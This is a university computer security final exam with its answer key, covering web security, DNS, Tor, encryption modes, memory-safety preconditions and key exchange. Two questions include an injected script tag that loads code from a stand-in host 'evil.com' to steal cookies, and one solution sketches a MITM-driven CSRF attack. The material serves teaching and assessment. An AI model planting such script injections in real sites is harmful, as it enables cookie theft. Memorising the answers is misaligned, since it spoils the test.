Popa & Wagner
Spring 2020

CS 161
Computer Security

Final Exam

This exam was generated for `foo@bar.com`.

For questions with **circular bubbles**, you may select exactly *one* choice on Gradescope.

◯ Unselected option

● Only one selected option

For questions with **square checkboxes**, you may select *one* or more choices on Gradescope.

■ You can select

■ multiple squares

For questions with a **large box**, you need to provide justification in the text box on Gradescope.

You have 170 minutes. There are 9 questions of varying credit (230 points total).

The exam is open book. You can use any resources on the Internet, including course notes, as long as you are working alone.

We will not be answering any clarifications about the exam. If there are any glaring problems with wording, we will consider dropping the question from the exam after solutions/grades are released.

Q1 *MANDATORY – Honor Code* **(5 points)**

On your Gradescope answer sheet, read the honor code and type your name. *Failure to do so will result in a grade of 0 for this exam.*

We have printed the values statement you wrote in Homework 3B below:

> *We did not see a values statement on your Homework 3B submission. We encourage you to take a moment and think about your core values.*

We trust you will approach this exam in a way consistent with your values.

This is the end of Q1. Proceed to Q2 on your Gradescope answer sheet.

Q2 *True/false* **(72 points)**

Each true/false is worth 2 points.

Q2.1 TRUE or FALSE: If a victim is logged into a session on `https://bank.com/` in one tab and visits an attacker's website in another, the attacker can run JavaScript to load a form at `https://bank.com/transfer` and extract the CSRF token from it.

○ TRUE ● FALSE

Solution: False. SOP prevents this.

Q2.2 TRUE or FALSE: An on-path attacker can learn the request parameters of a GET request loaded over HTTPS.

○ TRUE ● FALSE

Solution: False. The request parameters will be encrypted.

Q2.3 TRUE or FALSE: An on-path attacker can learn the request parameters of a GET request loaded over HTTP.

● TRUE ○ FALSE

Solution: True. The request parameters will be sent in plaintext.

Q2.4 TRUE or FALSE: Parameterized SQL is generally safer than forming a SQL query through string concatenation because you are less likely to be vulnerable to a SQL injection attack.

● TRUE ○ FALSE

Q2.5 TRUE or FALSE: In DNSSEC, if the root key is compromised, then no DNS records can be trusted.

● TRUE ○ FALSE

Q2.6 TRUE or FALSE: Diffie-Hellman is an effective mitigation against ROP (Return-Oriented Programming) attacks.

○ TRUE ● FALSE

Q2.7 TRUE or FALSE: Using $H(x) = \text{SHA256}(x)$, where x is a message, forms a secure message authentication code.

○ TRUE ● FALSE

Solution: False. There is no key here so anyone can forge a valid MAC.

Q2.8 TRUE or FALSE: Encrypting a message with AES-CBC mode and a random IV is IND-CPA secure.

● TRUE ○ FALSE

Q2.9 TRUE or FALSE: There is no reason to use IP with UDP, since both only provide best-effort delivery.

○ TRUE ● FALSE

Solution: False. UDP is a transport layer (layer 4) protocol and IP is an inter-network layer (layer 3) protocol, so there's no way to use UDP without IP. A connection should either use UDP+IP or TCP+IP.

Q2.10 TRUE or FALSE: TLS has end-to-end security, so it is secure against an attacker who steals the private key of the server.

○ TRUE ● FALSE

Solution: False. An attacker who's stolen the private key of the server could impersonate the server to the victim.

Q2.11 TRUE or FALSE: If the entire Internet stopped using HTTP POST requests and only allowed HTTP GET requests, CSRF attacks would still be possible.

● TRUE ○ FALSE

Solution: True. An attacker can force a victim to click on a link that generates an HTTP GET request with server-side effects.

Q2.12 TRUE or FALSE: Suppose we compile a program with 512-bit canaries, and the program produces no output (so it is impossible to leak the value of the canary). It is possible to successfully write to memory located above the stack canary.

● TRUE ○ FALSE

Solution: True. Some vulnerabilities, e.g. format string vulnerabilities allow you to write to arbitrary locations in memory.

Q2.13 TRUE or FALSE: Suppose that in an IND-CPA game for some encryption scheme, there is an attacker who finds a way to guess the random bit correctly with probability 0.4. The scheme could still be IND-CPA.

○ TRUE ● FALSE

Solution: False. There is another attacker, the one that makes the opposite guess every time; this attacker has a way to guess the random bit with probability 0.6, which wins the IND-CPA game.

Q2.14 TRUE or FALSE: There is nothing a man-in-the-middle attacker (MITM) can do to interfere with a DNSSEC query.

○ TRUE ● FALSE

Solution: False. The MITM could do a DoS attack by dropping responses.

Q2.15 TRUE or FALSE: It is secure for a server to generate session tokens based only on timestamp to the nearest second, as long as every user receives a unique token.

○ TRUE ● FALSE

Solution: False. Now an attacker can brute-force tokens and possibly log in as another user.

Q2.16 TRUE or FALSE: Destination port randomization could be implemented to increase the security of DNS without breaking the DNS protocol shown in lecture.

○ TRUE ● FALSE

Solution: False. The destination port needs to be well-known so requests can be sent.

Q2.17 TRUE or FALSE: Let $S(k, M)$ be the signing function for RSA signatures. Consider a new scheme with a signing function $S'(k, M) = [S(k, M \| r), r]$, where r is a randomly chosen nonce and $\|$ is concatenation. This scheme is IND-CPA secure.

○ TRUE ● FALSE

Solution: False. The verifying key is still public, so anyone can verify the signature. If the attacker has a guess at the message, they can test their guess, which violates IND-CPA security.

Q2.18 TRUE or FALSE: If every website uses TLS and every cookie has the secure flag set, clickjacking attacks are still possible.

● TRUE ○ FALSE

Solution: True. TLS defends against network attacks, not web/application layer attacks, and clickjacking attacks do not need cookies to succeed.

Q2.19 TRUE or FALSE: A script running on `http://insecure.califlower.com` can set a cookie that will be sent to `http://secure.califlower.com`.

● TRUE ○ FALSE

Solution: The cookie can be set with `Domain=califlower.com`.

Q2.20 TRUE or FALSE: A script running on `http://insecure.califlower.com` can load `http://secure.califlower.com` in an iframe and read data, including cookies, from that iframe.

○ TRUE ● FALSE

Solution: The Same-Origin Policy prevents this because `http://insecure.califlower.com` and `http://secure.califlower.com` have different origins.

Q2.21 TRUE or FALSE: A script running on `http://califlower.com/insecure` can load `http://califlower.com/secure` in an iframe and read data, including cookies, from that iframe.

● TRUE ○ FALSE

Solution: Both pages have the same origin, so this is allowed.

Q2.22 TRUE or FALSE: A cookie set by `califlower.com` without specifying a domain will be sent to `califlower.com` and any subdomain of `califlower.com`.

○ TRUE ● FALSE

Solution: We decided not to grade this. This tests a subtle aspect of cookies that we didn't teach/emphasize in class. It turns out that if no domain is specified, the cookie is treated specially and is sent back to the current domain but not to subdomains.

Q2.23 TRUE or FALSE: It is possible to set a cookie for `http://califlower.com` that cannot be accessed by a script running on the same page.

● TRUE ○ FALSE

Solution: The cookie can be set with the `HttpOnly` flag.

Q2.24 TRUE or FALSE: A script running on `http://califlower.com` cannot set a cookie that will be sent to `https://califlower.com` because they have different origins.

○ TRUE ● FALSE

Solution: It can, although not with the `Secure` flag. The cookie policy is distinct from the Same-Origin Policy.

Q2.25 TRUE or FALSE: If `http://califlower.com` loads `http://broccoli.com` in an iframe, the server of the child frame also receives all cookies that were originally sent to the server of the parent frame.

○ TRUE ● FALSE

Solution: The frames have different domains. Cookie scoping rules do not differ for inner frames.

Q2.26 Suppose Harry the hacker exploits a vulnerability on `http://weaksite.com` to inject the following line of code: `<script src="http://evil.com/script"></script>`. Harry wants to hack Alice by tricking her into visiting the page and running the script to steal her cookies for `weaksite.com`.

TRUE or FALSE: The Same-Origin Policy would prevent this attack.

○ TRUE ● FALSE

Solution: The script runs with same origin as the page that loads it, so the Same-Origin Policy does not help.

Q2.27 Suppose Harry the hacker exploits a vulnerability on `http://weaksite.com` to inject the following line of code: `<script src="http://evil.com/script"></script>`. Harry wants to hack Alice by tricking her into visiting the page and running the script to steal her cookies for `weaksite.com`.

TRUE or FALSE: Setting the `Secure` flag on the cookies would prevent this attack.

● TRUE ○ FALSE

Solution: We decided not to grade this question. It is arguably impossible: with modern browsers, `http://weaksite.com` cannot set a cookie with the `Secure` flag set. (`https://weaksite.com` can, but the question didn't mention the existence of such a https version of the site.) If such a cookie did get set somehow, it turns out that it is browser-specific whether Javascript from `http://weaksite.com` can access the cookie: some browsers allow that, and others do not. So, this question was faulty.

Q2.28 Bob is trying to access `https://store.nintendo.com` to buy a Switch. Suppose Eve is an on-path attacker on the same local network.

TRUE or FALSE: Eve can stop Bob from accessing the Nintendo Store.

● TRUE ○ FALSE

> **Solution:** An on-path attacker is able to see all the TCP fields (ports, IPs, sequence numbers) and can therefore successfully inject a RST packet with high probability before the TLS handshake is completed. TLS provides end-to-end integrity only after the handshake is successfully completed.

Q2.29 TRUE or FALSE: As long as a user uses TLS to visit a website, Tor protects anonymity even if all of their relays are malicious and colluding.

○ TRUE ● FALSE

> **Solution:** False. The relays can collude to figure out who the user is and which website they're visiting

Q2.30 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the entry relay, but the other two are honest and uncompromised. The adversary can now learn which website you are visiting.

○ TRUE ● FALSE

> **Solution:** False, the entry relay can learn your identity but not which site you are visiting, and there is no way to correlate the two.

Q2.31 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the middle relay, but the other two are honest and uncompromised. The adversary can now learn your identity.

○ TRUE ● FALSE

> **Solution:** False, the entry relay protects against this.

Q2.32 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the exit relay, but the other two are honest and uncompromised. The adversary can now learn which website you are visiting.

● TRUE ○ FALSE

> **Solution:** We did not grade this question, as it was ambiguous. Under one interpretation, the answer is True: the exit relay talks to the final website, so it can see which websites are being visited. Under another interpretation, the answer is False: while the exit relay can see all websites being visited by users that are going through that exit, it cannot know which website is associated with which user. So, if there are many users, the exit relay cannot tell which one of those websites you're visiting (and which ones someone else is visiting).

Q2.33 TRUE or FALSE: With the contact tracing protocol described in class, even if a user gets diagnosed and publishes their daily tracing key, it's impossible to track their movements for that day since their rolling identifier is re-generated every 10 minutes.

○ TRUE ● FALSE

Solution: False. All of the rolling identifiers can be linked to that user. If a malicious adversary was able to set up receivers around an area and keep a log of all identifiers seen, they could subsequently pick out which ones are from the user and track that user's steps.

Q2.34 TRUE or FALSE: The contact tracing protocol described in class doesn't require any centralized trust, since individuals' phones are running the protocol.

○ TRUE ● FALSE

Solution: False. Users must trust the server to honestly keep track of who has been infected and who hasn't.

Q2.35 TRUE or FALSE: In Bitcoin, once your transaction is successfully added to a block that lives on the longest chain, you can be guaranteed that it will never be lost.

○ TRUE ● FALSE

Solution: False. The blockchain could fork and not include your transaction.

Q2.36 TRUE or FALSE: For certificate transparency, a Merkle tree might be preferred over a block chain since adding a new certificate can be done in constant time.


○ TRUE ● FALSE

Solution: False. Adding a new certificate takes $O(\log n)$ time with a Merkle tree since a Merkle tree is a binary tree. Adding a new certificate to a block chain could be done in $O(1)$ time, so the advantage does not have to do with the time to add a new certificate. Rather, we prefer a Merkle tree over a block chain because verification can be done in $O(\log n)$ time instead of $O(n)$ time.


This is the end of Q2. Proceed to Q3 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q3 *EvanBot's Last Creation* (15 points)

Inspired by different AES modes of operation, EvanBot creates an encryption scheme that combines two existing modes of operation and names it AES-DMO (Dual Mode Operation). Provided below is an encryption schematic of AES-DMO.



(12 points) Fill in the numbered blanks for this incomplete decryption schematic of AES-DMO. Each blank is worth 1 point.



Q3.1 Blank (1)

● (A) IV ○ (B) C1 ○ (C) C2 ○ (D) C3 ○ (E) C4 ○ (F) ——

Q3.2 Blank (2)

● (G) Enc ○ (H) Dec ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Q3.3 Blank (3)

○ (A) IV ● (B) C1 ○ (C) C2 ○ (D) C3 ○ (E) C4 ○ (F) ——

Q3.4 Blank (4)

○ (G) IV ○ (H) C1 ● (I) C2 ○ (J) C3 ○ (K) C4 ○ (L) ——

Q3.5 Blank (5)

○ (A) Enc ● (B) Dec ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Q3.6 Blank (6)

○ (G) IV ● (H) C1 ○ (I) C2 ○ (J) C3 ○ (K) C4 ○ (L) ——

Q3.7 Blank (7)

○ (A) IV ○ (B) C1 ● (C) C2 ○ (D) C3 ○ (E) C4 ○ (F) ——

Q3.8 Blank (8)

● (G) Enc ○ (H) Dec ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Q3.9 Blank (9)

○ (A) IV ○ (B) C1 ○ (C) C2 ● (D) C3 ○ (E) C4 ○ (F) ——

Q3.10 Blank (10)


○ (G) IV ○ (H) C1 ○ (I) C2 ○ (J) C3 ● (K) C4 ○ (L) ——

Q3.11 Blank (11)


○ (A) Enc ● (B) Dec ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Q3.12 Blank (12)

○ (G) IV ○ (H) C1 ○ (I) C2 ● (J) C3 ○ (K) C4 ○ (L) ——



Solution:



Q3.13 (3 points) Select all true statements about AES-DMO.

☐ (A) Encryption can be parallelized

■ (B) Decryption can be parallelized

■ (C) AES-DMO is IND-CPA secure

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

Solution: The diagram for encryption has a feedback from one block to the next, whereas the diagram for decryption has no such feedback. This makes decryption parallelizeable but not encryption.
DMO is IND-CPA because each block is either AES-CBC or AES-CFB, both of which are IND-CPA. You can do a proof by induction: C1 is secure since it's the first block of AES-CFB, and each subsequent block is AES-CFB or AES-CBC where the feedback from the previous block (ciphertext) is IND-CPA, in effect a random number.

This is the end of Q3. Proceed to Q4 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q4 ***ReenviebrmsoeC (Reasoning About Memory Safety)*** **(11 points)**

Alice is writing a function to interleave one string with the reverse of another string. However, she is worried about memory safety issues. She wants to define some conditions that would ensure the safety of her code.

```
1  void reverse_combine(char *result, char *str1, char *str2)
2  {
3      size_t n = strlen(str1);
4      int i;
5      for (i = 0; i < strlen(str2); i++)
6      {
7          result[2*i] = str1[n-1-i];
8          result[2*i+1] = str2[i];
9      }
10     result[2*i] = '\0';
11 }
```

For this question, let `size(str)` refer to the space allocated to `str`, and let `len(str)` refer to the length of `str`, not including the null terminator.

Q4.1 (3 points) Select all necessary precondition(s) for `reverse_combine` to ensure memory safety (but not necessarily correct functionality).

■ (A) `str1` and `str2` are null-terminated

■ (B) `result` != NULL

□ (C) `result` is null-terminated

□ (D) None of the above

□ (E) ——

□ (F) ——

(4 points) Fill in the following blanks so that each statement is part of the precondition for `reverse_combine` to ensure memory safety (but not necessarily correct functionality).

Q4.2 `len(str1) ___ len(str2)`

○ (G) < ○ (H) <= ○ (I) == ● (J) >= ○ (K) > ○ (L) ——

> **Solution:** We need `len(str1) >= len(str2)`, so that line 7 does not read before the beginning of the `str1` buffer: the first iteration of the loop will read `str1[len(str1)-1]`, and the last iteration will read `str1[len(str1)-1-(len(str2)-1)]`, so we need `len(str1)-1-(len(str2)-1)`>=0, i.e., `len(str1) >= len(str2)`.

Q4.3 `size(result) ___ 2*len(str2)`

○ (A) < ○ (B) <= ○ (C) == ○ (D) >= ● (E) > ○ (F) ——

> **Solution:** Line 10 will write to `result[2*len(str2)]`, so we need `2 * len(str2) < size(result)` to avoid writing past the end of `result`.

(4 points) Fill in the following blanks so that each statement is an invariant that is guaranteed to hold at line 5, assuming the function's precondition holds. Choose the most restrictive invariant (i.e. if both `a < b` and `a <= b` are true, you should choose <).

Q4.4 `0 ___ i`

○ (G) < ● (H) <= ○ (I) — ○ (J) — ○ (K) — ○ (L) —

Q4.5 `i ___ len(str2)`

● (A) < ○ (B) <= ○ (C) — ○ (D) — ○ (E) — ○ (F) —

Q4.6 `2*i+1 ___ 2*len(str2)`

● (G) < ○ (H) <= ○ (I) — ○ (J) — ○ (K) — ○ (L) —

Q4.7 `2*i+1 ___ size(result)`

● (A) < ○ (B) <= ○ (C) — ○ (D) — ○ (E) — ○ (F) —

> **Solution:** We did not grade Q4.5-Q4.7, because we screwed up the statement of the question. It is ambiguous what is meant by "at line 5"; does that refer to the start of the loop or the end of the loop? Does it apply after the last iteration when we break out of the loop? We meant to refer to line 6, but we got the question wrong.

> **This is the end of Q4. Proceed to Q5 on your Gradescope answer sheet**. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q5 *Cauliflower Smells Really Flavorful* (23 points)

`califlower.com` decides to defend against CSRF attacks as follows:

1. When a user logs in, `califlower.com` sets two 32-byte cookies `session_id` and `csrf_token` randomly with domain `califlower.com`.
2. When the user sends a POST request, the value of the `csrf_token` is embedded as one of the form fields.
3. On receiving a POST request, `califlower.com` checks that the value of the `csrf_token` cookie matches the one in the form.

Assume that the cookies don't have the `secure`, `HTTPOnly`, or `Strict` flags set unless stated otherwise. Assume that no CSRF defenses besides the tokens are implemented, and that CORS is not in use (if you don't know what that means, do not worry about it). Assume every subpart is independent.

Q5.1 (3 points) Suppose the attacker gets the client to visit their malicious website which has domain `evil.com`. What can they do?

- ☐ (A) CSRF attack against `califlower.com`
- ☐ (B) Change the user's `csrf_token` cookie
- ☐ (C) Learn the value of the `session_id` cookie
- ■ (D) None of the above
- ☐ (E) ——
- ☐ (F) ——

Solution: The attacker's website is of a different domain so they are not able to change/read any cookies for `califlower.com`. As such, they not able to execute a CSRF attack since they can't guess the value of `csrf_token`.

Q5.2 (3 points) Suppose the attacker gets the client to visit their malicious website which has domain `evil.califlower.com`. What can they do?

- ■ (G) CSRF attack against `califlower.com`
- ■ (H) Change the user's `csrf_token` cookie
- ■ (I) Learn the value of the `session_id` cookie
- ☐ (J) None of the above
- ☐ (K) ——
- ☐ (L) ——

Solution: Since the attacker's website is a subdomain for `califlower.com`, it can read/set cookies. The attacker can embed Javascript in their page to extract `csrf_token` and form a malicious POST request.

Q5.3 (3 points) Suppose the attacker gets the client to visit a page on the website `xss.califlower.com` that contains a stored XSS vulnerability (the website `xss.califlower.com` is not controlled by the attacker). What can they do?

- ■ (A) CSRF attack against `califlower.com`
- ■ (B) Change the user's `csrf_token` cookie
- ■ (C) Learn the value of the `session_id` cookie
- ☐ (D) None of the above
- ☐ (E) ——
- ☐ (F) ——

Solution: Utilizing the XSS vulnerability, the attacker can extract the `csrf_token` cookie and cause the user's browser to make a malicious POST request.

Q5.4 (3 points) Suppose the `csrf_token` and `session_id` cookies have the `HTTPOnly` flag set. Suppose the attacker gets the client to visit a page on the website `xss.califlower.com` (the website `xss.califlower.com` is not controlled by the attacker) that contains a stored XSS vulnerability. What can they do?

- ☐ (G) CSRF attack against `califlower.com`
- ☐ (H) Change the user's `csrf_token` cookie
- ☐ (I) Learn the value of the `session_id` cookie
- ■ (J) None of the above
- ☐ (K) ——
- ☐ (L) ——

Solution: We accepted either None of the above or (H) only for full credit. In other words, we did not grade option (H) and graded only options (G) and (I). The `HTTPOnly` flag renders the XSS attack useless for a CSRF attack since Javascript can't extract the value of `csrf_token` or `session_id`, so neither (G) nor (I) should be selected. On some browsers, it is possible for Javascript to write a new cookie (without the `HTTPOnly` flag) that shadows `csrf_token` (possibly by specifying a different `Path` attribute), effectively changing the `csrf_token`. We didn't specify the behavior of this in class, and should not have tested it, so we didn't grade (H).

Q5.5 (3 points) Suppose the attacker is on-path and observes the user make a POST request over HTTP to `califlower.com`. What can they do?

- ■ (A) CSRF attack against `califlower.com`
- ■ (B) Change the user's `csrf_token` cookie
- ■ (C) Learn the value of the `session_id` cookie
- ☐ (D) None of the above
- ☐ (E) ——
- ☐ (F) ——

Solution: The attacker can observe `session_id` and `csrf_token` in plaintext and forge a POST request. Also, they can spoof a response to the POST request, and include a Set-Cookie header in the response to change the `csrf_token` cookie.

Q5.6 (3 points) Suppose the attacker is a MITM and observes the user make a POST request over HTTPS to `califlower.com`. What can they do?

- ☐ (G) CSRF attack against `califlower.com`
- ☐ (H) Change the user's `csrf_token` cookie
- ☐ (I) Learn the value of the `session_id` cookie
- ■ (J) None of the above
- ☐ (K) ——
- ☐ (L) ——

Solution: Nothing, a MITM can't break learn/change the cookie values without breaking TLS.

Q5.7 (5 points) Suppose the attacker is a MITM. The victim uses HTTP and is logged into `califlower.com` but will not visit `califlower.com` at all. Describe how this attacker can successfully perform a CSRF attack against `califlower.com` when the user makes a single request to any website. *(Hint: Remember a MITM can modify a webpage over HTTP since there are no integrity checks.)*


Solution: The MITM can modify the website's response to add an img tag or some sort of element that will cause the user's browser to make a request to `califlower.com`. The attacker can then extract `session_id` and `csrf_token` from the request.

Then there are two ways the POST request could be made. When the attacker forces the user to visit `cauliflower.com`, they can extract `csrf_token` and embed javascript in the response which makes a POST request alone with the hardcoded value of `csrf_token`. Or once the attacker has `session_id` and `csrf_token` they can make the request themselves.

This is the end of Q5. Proceed to Q6 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q6 *I Knew UDP Was Trouble* (22 points)

In the following diagram, Alison is connected to the network through her local router, which is connected to the local DNS resolver, which in turn uses iterative queries to resolve domains. Ports and the random UDP ID numbers are 16 bits, and DNS queries use 53 as both the source and destination ports. Mallory is an on-path attacker, while Eve is an off-path attacker. `cs161.org`, `.org`, `.com`, and the root domain support DNSSEC, but `taylorswift.com` does not. DNS caches always start empty. Each subpart is independent.



Q6.1 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for `taylorswift.com`?

■ (A) Mallory

■ (B) Name server for `.`

■ (C) Name server for `.com`

■ (D) Name server for `.org`

■ (E) Name server for `taylorswift.com`

☐ (F) None of the above

Solution: Every entity in the network can either directly modify a response or spoof a packet.

Q6.2 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for `cs161.org`?

☐ (G) Mallory

■ (H) Name server for `.`

☐ (I) Name server for `.com`

■ (J) Name server for `.org`

☐ (K) Name server for `taylorswift.com`

☐ (L) None of the above

Solution: DNSSEC prevents spoofing attacks and in-path attacks, but if a name server is malicious, it could change the response and still sign it. The resolver can directly change the response.

Q6.3 (4 points) Which of the following actions would be effective in preventing Mallory from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

■ (A) Using TLS for all DNS queries

■ (B) Using DNSSEC for `taylorswift.com`

□ (C) Using TCP instead of UDP for the DNS query

□ (D) Source port randomization

□ (E) None of the above

□ (F) ——

Solution: TLS and DNSSEC authenticate the records. Name servers are not assumed to be malicious.

Q6.4 (4 points) Which of the following actions would be effective in preventing Eve from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

■ (G) Using TLS for all DNS queries

■ (H) Using DNSSEC for `taylorswift.com`

■ (I) Using TCP instead of UDP for the DNS query

■ (J) Source port randomization

□ (K) None of the above

□ (L) ——

Solution: Same as part (c), and also randomizing the source port is enough to prevent blind spoofing. TCP helps because Eve would have to guess the TCP sequence numbers to inject a forged response into the TCP connection.

Q6.5 (4 points) Which of the following actions would be effective in preventing a malicious `.com` name server from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

□ (A) Using TLS for all DNS queries

□ (B) Using DNSSEC for `taylorswift.com`

□ (C) Using TCP instead of UDP for the DNS query

□ (D) Source port randomization

■ (E) None of the above

□ (F) ——

Solution: If the name server itself is malicious, it would be able to poison the cache no matter what.

This is the end of Q6. Proceed to Q7 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q7 *Pairing an IOT Device* **(28 points)**

Alice wishes to pair her new IoT device and her laptop by having them exchange a symmetric key k. The devices will later use k to encrypt plaintext messages and send the ciphertexts to each other. Assume that there is a MITM on the network between the IoT device and the laptop. To defend against the MITM, Alice is considering the security of different pairing protocols. For each scenario below, select all true statements.

The "old key" refers to a symmetric key from some previous pairing. $\mathsf{Enc}(\mathsf{PK}; m)$ refers to public-key encryption of m with PK. Each subpart is independent.

Q7.1 (4 points) The IoT device chooses k randomly and sends it to the laptop unencrypted over the network.

- ■ (A) MITM can decrypt the messages from the IoT device to the laptop
- ■ (B) MITM can decrypt the messages from the laptop to the IoT device
- ■ (C) At least one of the devices could accept an attacker's key that was not an old key
- ■ (D) MITM can make at least one of the devices to accept an old key
- ☐ (E) None of the above
- ☐ (F) ——

Solution: All because there is no security here.

Q7.2 (4 points) The IoT device sends a message to the laptop asking for its public key PK. The laptop sends PK to the IoT device. The IoT device chooses k randomly and sends $\mathsf{Enc}(\mathsf{PK}; k)$ to the laptop.

- ■ (G) MITM can decrypt the messages from the IoT device to the laptop
- ■ (H) MITM can decrypt the messages from the laptop to the IoT device
- ■ (I) At least one of the devices could accept an attacker's key that was not an old key
- ■ (J) MITM can make at least one of the devices to accept an old key
- ☐ (K) None of the above
- ☐ (L) ——

Solution: MITM can supply its own PK to the IoT device so there is no security here.

Q7.3 (4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device. The IoT device chooses k randomly and sends $\mathsf{Enc}(\mathsf{PK}; k)$, to the laptop.

- ☐ (A) MITM can decrypt the messages from the IoT device to the laptop
- ■ (B) MITM can decrypt the messages from the laptop to the IoT device
- ■ (C) At least one of the devices could accept an attacker's key that was not an old key
- ■ (D) MITM can make at least one of the devices to accept an old key
- ☐ (E) None of the above
- ☐ (F) ——

Solution: MITM cannot read messages from the IoT device but can provide a corrupted k' to the laptop by encrypting it under the public key of the laptop.

Q7.4 (4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device, and the publicly-known verification key of the IoT device into the laptop. The IoT device chooses k randomly, computes $\mathsf{Enc}(\mathsf{PK}; k)$, and sends this ciphertext to the laptop along with a signature of the ciphertext from the IoT device. The laptop verifies the signature and rejects the key if the signature fails.

☐ (G) MITM can decrypt the messages from the IoT device to the laptop

☐ (H) MITM can decrypt the messages from the laptop to the IoT device

☐ (I) At least one of the devices could accept an attacker's key that was not an old key

■ (J) MITM can make at least one of the devices to accept an old key

☐ (K) None of the above

☐ (L) ——

Solution: The MITM can replay an old key.

Q7.5 (4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on the symmetric key.

■ (A) MITM can decrypt the messages from the IoT device to the laptop

■ (B) MITM can decrypt the messages from the laptop to the IoT device

■ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

☐ (E) None of the above

☐ (F) ——

Solution: DH is vulnerable to MITM.
A previous draft of the solutions had an error: we mistakenly selected (D) as well. That was incorrect: a MITM cannot force the new key to match an old key (without solving the discrete log problem). We've updated the solutions, and graded your answers based on these updated solutions.

